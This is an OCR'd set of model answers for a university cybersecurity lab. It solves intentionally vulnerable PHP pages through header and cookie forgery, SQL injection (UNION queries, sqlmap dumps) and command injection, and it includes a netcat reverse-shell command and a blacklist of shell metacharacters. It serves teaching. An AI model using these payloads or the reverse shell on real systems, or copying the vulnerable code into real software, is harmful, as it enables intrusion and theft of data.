
Cybersecurity Fundamentals (CS3308/7308) Assignment 8 Example Answers

Question 1 (0.5 points)


```
<html><body>
<h1>Welcome to Unicorn Browser Club!</h1>
<p>You have to be running Unicorn Browser to access the secret.</p>
<span style="color:blue">
<?php
if (strpos($_SERVER['HTTP_USER_AGENT'],"Unicorn") === 0) {
    print("Congrats! Here is the secret: decorate hoplite attemper cautious steamy
tumult</span><br/><br/>\n");
    print("Source: <pre>" . htmlentities(shell_exec('/bin/cat '. __FILE__)) . "</pre>");
}
else {
    print("Sorry you don't seem to be running the Unicorn browser...<br/>");
    print("Your user agent is: " . $_SERVER['HTTP_USER_AGENT']. "<br/>");
}
?>
</body></html>
```

The PHP is just checking to see whether the browser user agent string begins with the word "Unicorn", so it's enough to forge the user agent HTTP header, for example using Burp or curl with –user-agent option.

(1) Burp method



(2) Curl method




Question 2 (0.5 points)

```
<html><body>
<?php
session_start();
if (!isset($_COOKIE['superuser'])) {
    setcookie("superuser","false");
    $admin = 'false';
}
else {
    $admin = $_COOKIE['superuser'];
}

?>
<form class="form-horizontal" method="POST">
<input type="submit" value="Request Secret" name="submit">
</form>

<?php
if(isset( $_POST['submit'])) {
    if(strtolower($admin) === "true") {
        print("Welcome Super User! Here is the secret: <span style='color:blue'>okay
arginine steward sot ousel backward</span><br/><br/>");
        print("Source: <pre>" . htmlentities(shell_exec('/bin/cat '. __FILE__)) .
"</pre>");
    }
    else {
        print("Sorry, only superadmins are allowed to see the secret.");
    }
}
?>
</body></html>
```

The PHP code determines whether to print the secret or not based on a cookie value called "superuser". We can again use either Burp to modify the cookie, or use curl with the --cookie option.

(1) Burp method



(2) Curl method (requires a few more parameters: -X POST for post method, -d for the POST data, and cookie must contain PHPSESSID).


```
root@kali:/var/www/html# curl -X POST -d "submit=Request+Secret" --cookie "superuser=true; PHPSESSID=gq3097lkctpjk84ol192tlkg0s" 10.8.0.240/admin.php
<html><body>
<form class="form-horizontal" method="POST">
<input type="submit" value="Request Secret" name="submit">
</form>

Welcome Super User! Here is the secret: <span style='color:blue'>okay arginine steward sot ousel backward</span><br/><br/>Source: <pre>&lt;html&gt;&lt;body&gt
&lt;?php
session_start();
if (!isset($_COOKIE['superuser'])) {
    setcookie(&quot;superuser&quot;,&quot;false&quot;);
    $admin = 'false';
}
```

Question 3 (0.5 points)

```
<?php
if ($_SERVER['REQUEST_METHOD'] == 'OPTIONS') {
     print("<span style='color:blue'>opponent agaric terbium paradox selenite
overkill</span><br/><br/>");
     print("Source: <pre>" . htmlentities(shell_exec('/bin/cat '. __FILE__)) .
"</pre>");
}
else {
     print("Hm... you don't seem to be using the correct METHOD. Explore your available
OPTIONS.");
}
?>
```

This puzzle is matter of changing the HTTP Request method from default GET to OPTIONS. For a real implementation, the server is supposed to return list of allowed methods in the response header (see https://developer.mozilla.org/en-US/docs/Web/HTTP/Methods/OPTIONS).

(1) Burp method. Note that the "Raw" tab is the only place you can change the method to OPTIONS. (There is a menu in Bup: [Actions – Change Request Method] that can turn POST into GET and vice versa)



(2) Curl method. Use the -X option and specify OPTIONS

```
root@kali:/var/www/html# curl -X OPTIONS 10.8.0.240/method.php
<span style='color:blue'>opponent agaric terbium paradox selenite overkill</span><br/><br/>S
if ($_SERVER['REQUEST_METHOD'] == 'OPTIONS') {
     print(&quot;&lt;span style='color:blue'&gt;opponent agaric terbium paradox selenite ove
     print(&quot;Source: &lt;pre&gt;&quot; . htmlentities(shell_exec('/bin/cat '. __FILE__))
}
else {
     print(&quot;Hm... you don't seem to be using the correct METHOD. Explore your available
}
?&gt;
```


Question 4 (0.5 points)


```
<html><body>
<h1>Welcome to IT Help Desk</h1>
<p>How can we help you today?</p>
<form action="" method="post">
 <select name="help_category">
   <option value="1">My computer is infected with a virus.</option>
   <option value="2">I forgot my password.</option>
   <option value="3">I need the secret passphrase for my cyber assignment.</option>
   <option value="4">I would like to know the meaning of life.</option>
```

```
 </select>
 <input type="plaintext" placeholder="Your name"></input>
 <input type="hidden" name="emergency" value="0"></input>
 <input type="submit" value="Get Help" name="submit"></input>
</form>

<?php
if (isset($_POST['submit'])) {
    switch($_POST['help_category']) {
        case "1":
            print("Uh oh, we have to re-image your computer");
            break;
        case "2":
            print("Is it 'password'?");
            break;
        case "4":
            print("It's 42");
            break;
        case "3":
            if ($_POST['emergency'] == "1") {
                print("Ah.. OK if it's an emergency... the secret is: champ bedtime
mulley yammer portage helpmate");
            }
            else {
                print("Sorry, I can only give out the secret in emergency.");
            }
    }
}
?>
</body></html>
```


There is a hidden field, which is kind of obvious in this case, but often overlooked in a more complex web application. You can change the value for this to “1” using Burp. You can also just modify the value in Developer Tools, or send request using Curl.

(1) Burp method





(2) Using Developer Tools




Question 5 (1 points) SQL Injection


```
<?php
    define('DB_SERVER', 'localhost');
    define('DB_USERNAME', 'dbuser1');
    define('DB_PASSWORD', 'XXXX');
    define('DB_DATABASE', 'hacklab');
    $error = "";
    session_start();
    usleep(500000);
    if($_SERVER["REQUEST_METHOD"] == "POST") {
      $db = new mysqli(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
      $myusername = $_POST['username'];
      $mypassword = $_POST['password'];

      $sql = "SELECT * FROM users WHERE name = '$myusername' and password =
'$mypassword'";
      $result = $db->query($sql);
      if($result->num_rows >= 1)
      {
        $row = $result->fetch_assoc();
        print("<h1>Welcome " . $row["name"] . "!</h1>");
        print("<p>Your User ID is: <b>" . $row["id"] . "</b></p>");
        print("<p>Your secret is: <b>" . $row["secret"] . "</b></p>");
        $_SESSION['login_user'] = $myusername;
<snip>
```

Only the top half of the source code is shown above (the remainder is the login form). You can see that the SQL statement $sql is just combining input parameters, and both the input parameters username and password can be used for SQL injection.

The standard ' OR 1=1# will actually return the entire table, but the PHP code **just takes the first row**.




To login as the user with ID=n, you can either inject **' OR id=n** (but this assumes you know the column name is **id**, which may not be the case!) or more typically, use the LIMIT modifier as covered in the workshop and inject **' OR 1=1 LIMIT n, 1**. Doing a binary search with “bigger” and “smaller” as your hint, you arrive at id=777, which can be obtained by injection ' OR 1=1 LIMIT 777,1.




Question 6 (1 points) SQL Injection

```
<html><body>
<h1>Search Superheroes By Name</h1>
<form action="" method="post">
        <label>Name or parts of superhero name:</label><input type="plaintext"
name="search"/><br/>
        <input type="submit" name="submit" value="Search"/><br/>
</form>

<?php
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'dbuser2');
define('DB_PASSWORD', 'XXXXX');
define('DB_DATABASE', 'hacklab2');
session_start();
usleep(500000);
if($_SERVER["REQUEST_METHOD"] == "POST") {
      $db = new mysqli(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
      $search = $_POST['search'];
      $sql = "SELECT name, gender, alignment, publisher,race FROM superheroes WHERE name
LIKE '%" . $search . "%'";

      $result = $db->query($sql);
      if(!$result) {
          print($db->error);
      }
      print("<table
border=1><tr><th>Name></th><th>Gender</th><th>Alignment</th></tr>\n");
      while($row = $result->fetch_assoc()) {
               print("<tr>");
               print("<td>" . $row["name"] . "</td><td>" . $row["gender"] .
"</td><td>" . $row["alignment"] . "</td>");
      }
      print("</table>");
}
?>
</body></html>
```


The “search” parameter is vulnerable to SQL injection, and you can easily display all superheroes by injection ' OR 1=1#, but this is not useful. We UNION query to see if there are any other tables.




Not knowing the number of columns, you might start with **' UNION SELECT 1,2,table_name from information_schema.tables#** as the payload. But this shows the “different number of columns” error as shown below.




(If you had access to the source code, then you see that 5 fields are selected, but only 3 are displayed). With trial and error, increasing the number of columns one by one, you can eventually get the list of tables in the database. Note that only the first 3 columns are displayed, so the table_name field must be the 1st, 2nd, or 3rd field.



Now we know there is a table called “secrets” we find out the column names for that table using information_schema.columns where table _name=’secrets’.



Now that we have all the information we need, we inject **zzz' UNION SELECT 1,id,secret,4,5 from secrets#** to get the secret.




Question 7 (2 points) Blind SQL Injection

```
<html><body>
<h1>Guess the number!</h1>
I am thinking of a number. Can you guess?
<form action="" method="post">
        <label>Number:</label><input type="plaintext" name="number"/><br/>
        <input type="submit" name="submit" value="Guess!"/><br/>
</form>
```


```
<?php
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'dbuser3');
define('DB_PASSWORD', XXXX);
define('DB_DATABASE', 'games');
session_start();

if($_SERVER["REQUEST_METHOD"] == "POST") {

      $db = new mysqli(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);

      $number = $_POST['number'];

      $sql = "SELECT * FROM game WHERE secret_number=" . $number . ";";

      $result = $db->query($sql);
      if(!$result) {
          print($db->error);
      }
      if($result->num_rows > 0) {
        print("Yes you got it!");
      }
      else {
        print("Wrong!");
      }
}
?>
</body></html>
```

Another SQL injection exercise. The objective was not to guess the number (which happened to be 876543) but to get data from other, potentially sensitive tables. This is a kind of a blind SQL injection called “Boolean” SQLi, where the HTTP response is different based on whether the SQL evaluates to true or false.


The vulnerable parameter is “number”, so it is a matter of throwing this and the URL to sqlmap. Add the --tables option first to try to get the list of tables. You can accept all the prompts with default answer.



[SNIP]



[SNIP]



OK so there is the secrets table again. You can dump its contents by specifying the table with -T and supplying the --dump option.

```
root@kali:~# sqlmap -u "http://10.8.0.240/guess.php" --data="number=1" -T secrets --dump
                         {1.3#stable}
```

[SNIP]


```
[12:43:00] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[12:43:00] [INFO] fetching current database
[12:43:01] [INFO] retrieved: 'games'
[12:43:01] [INFO] fetching columns for table 'secrets' in database 'games'
[12:43:01] [INFO] used SQL query returns 2 entries
[12:43:01] [INFO] retrieved: 'id'
[12:43:01] [INFO] retrieved: 'int(11)'
[12:43:01] [INFO] retrieved: 'secret'
[12:43:01] [INFO] retrieved: 'varchar(255)'
[12:43:01] [INFO] fetching entries for table 'secrets' in database 'games'
[12:43:01] [INFO] used SQL query returns 1 entry
[12:43:01] [INFO] retrieved: '1'
[12:43:01] [INFO] retrieved: 'bitty driving sisters proviso ribwort agalloch'
Database: games
Table: secrets
[1 entry]
+----+-----------------------------------------+
| id | secret                                  |
+----+-----------------------------------------+
| 1  | bitty driving sisters proviso ribwort agalloch |
+----+-----------------------------------------+
```

Question 8 (1 points) Command Injection

```
<html><body>
<h1>Welcome to the Ping Server</h1>

<form method="post">
IP: <input type="text" name="ip">
<input type="submit" name="ping">
</form>

<?php
    if( isset($_POST['ping']) ) {
        $ip = $_POST['ip'];
        $blacklist = array(";", "|", "||", "&&", "&", "`");
        foreach ($blacklist as $word) {
            if (!(strpos($ip, $word) === FALSE)) {
                print("Command injection detected!");
                die();
            }
        }
        $cmd = shell_exec('/bin/ping -c 4 '.$ip . " 2>&1");
        print("<pre>i{$cmd}</pre>");
    }

print("<span
onclick='document.getElementById(\"source\").style.display=\"block\"'>Source:</span><div
id='source' style='display:none'><pre>" . htmlentities(shell_exec('/bin/cat '.
__FILE__)) . "</pre></div>");
?>
</body></html>
```

This is the same ping command injection example from the workshop, except that some, but not all, special characters typically used for command injection are blacklisted. However, there are at least two more command injection methods: (1) using the POSIX style $() command substitution (2) %0a newline character to inject second command.

The example below uses $() to do “ls -a” then “cat .secret”



Question 9 (2 points) Blind Command Injection

```
<html><body>
<h1>Dead or Alive?</h1>
Use the form below to check if a host is dead or alive (responsive to ICMP Echo).<br/>
<form method="post">
IP: <input type="text" name="ip">
<input type="submit" name="ping">
</form>

<?php
if( isset($_POST['ping']) ) {
    $ip = $_POST['ip'];
    exec('/bin/ping -c 1 '.$ip, $output, $result);
    if($result) {
        print("The host seems to be dead?");
    }
    else {
        print("The host seems to be alive!");
    }
}
?>
<?php
print("<span
onclick='document.getElementById(\"source\").style.display=\"block\"'>Source:</span><div
id='source' style='display:none'><pre>" . htmlentities(shell_exec('/bin/cat '.
__FILE__)) . "</pre></div>");
?>
</body></html>
```


Looking at the source provided, you can see this is a simple command injection with no input validation/filtering. The interesting thing is, it uses exec() instead of shell_exec() PHP function and changes the output based on the return value ($result). There is apparently no way to output anything to the HTTP response.

There are a number of strategies to get the secret out:

(1) Output to a file and request the file => turns out this is not possible as www-data user does not have write access to the /var/www/html directory
(2) Use “curl” command and send data across to your web server as a query string
(3) Use netcat to create a reverse shell
(4) Use netcat to send data to your netcat listener
(5) Just blindly GET .secret (I disallowed this with .htaccess after one student did it…)
(6) Use PHP reverse shell

Quick look indicated that (4) was most popular, but (3) is the most flexible, as you get an interactive shell. Googling “netcat reverse shell” will give you the simple command “nc -e /bin/sh 10.8.0.X 1234” to your listener listening on port 1234 with command “nc -lvp 1234”.

Note: This attack assumes that netcat is installed on the target system, which may not always be the case. If netcat is not installed, then you have to explore other options like python, perl, compiling C program, etc.





Question 10 (1 points) Command Injection


```
<h1>Welcome to Fortune!</h1>
<p>Choose your favourite cowsay character and get today's fortune!</p>
<form method="POST">
<fieldset>

<!-- Select Basic -->
<div class="form-group">
  <label class="col-md-4 control-label" for="selectbasic">Cowsay Character</label>
  <div class="col-md-4">
    <select id="character" name="character" class="form-control">
   <option value="beavis.zen">beavis.zen</option>
<option value="blowfish">blowfish</option>
<option value="bong">bong</option>
                                          <snip>
</select>
<div>
    <input type="submit" value="Get Fortune" name="Submit">
    </div>
</fieldset>
</form>

<?php
if( isset( $_POST[ 'Submit' ]  ) ) {
    $character = $_REQUEST["character"];
    $cmd = shell_exec( '/usr/games/fortune | /usr/games/cowsay -f ' . $character);
    print("<pre>");
    print($cmd);
    print("</pre>");
}
?>
```


This is a straight-forward command injection on the parameter “character”. There is no input filtering, and the result is just shown on the screen. The only minor complication is the dropdown list, but you can get around this using Burp, Developer Tool, or curl.

Inject the value **;ls -a** and **;cat .secret** to get the secret.


10.8.0.240:83/fortune.php
Most Visited
Offensive Security
Kali Linux
Kali Docs
Welcome to Fortune!
hoose your favourite cowsay character and get today's fo
Cowsay Character
beavis.zen
Get Fortune
Expect a letter from a friend who will \
ask a favor of you. /
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater
Intercept HTTP history WebSockets history Options
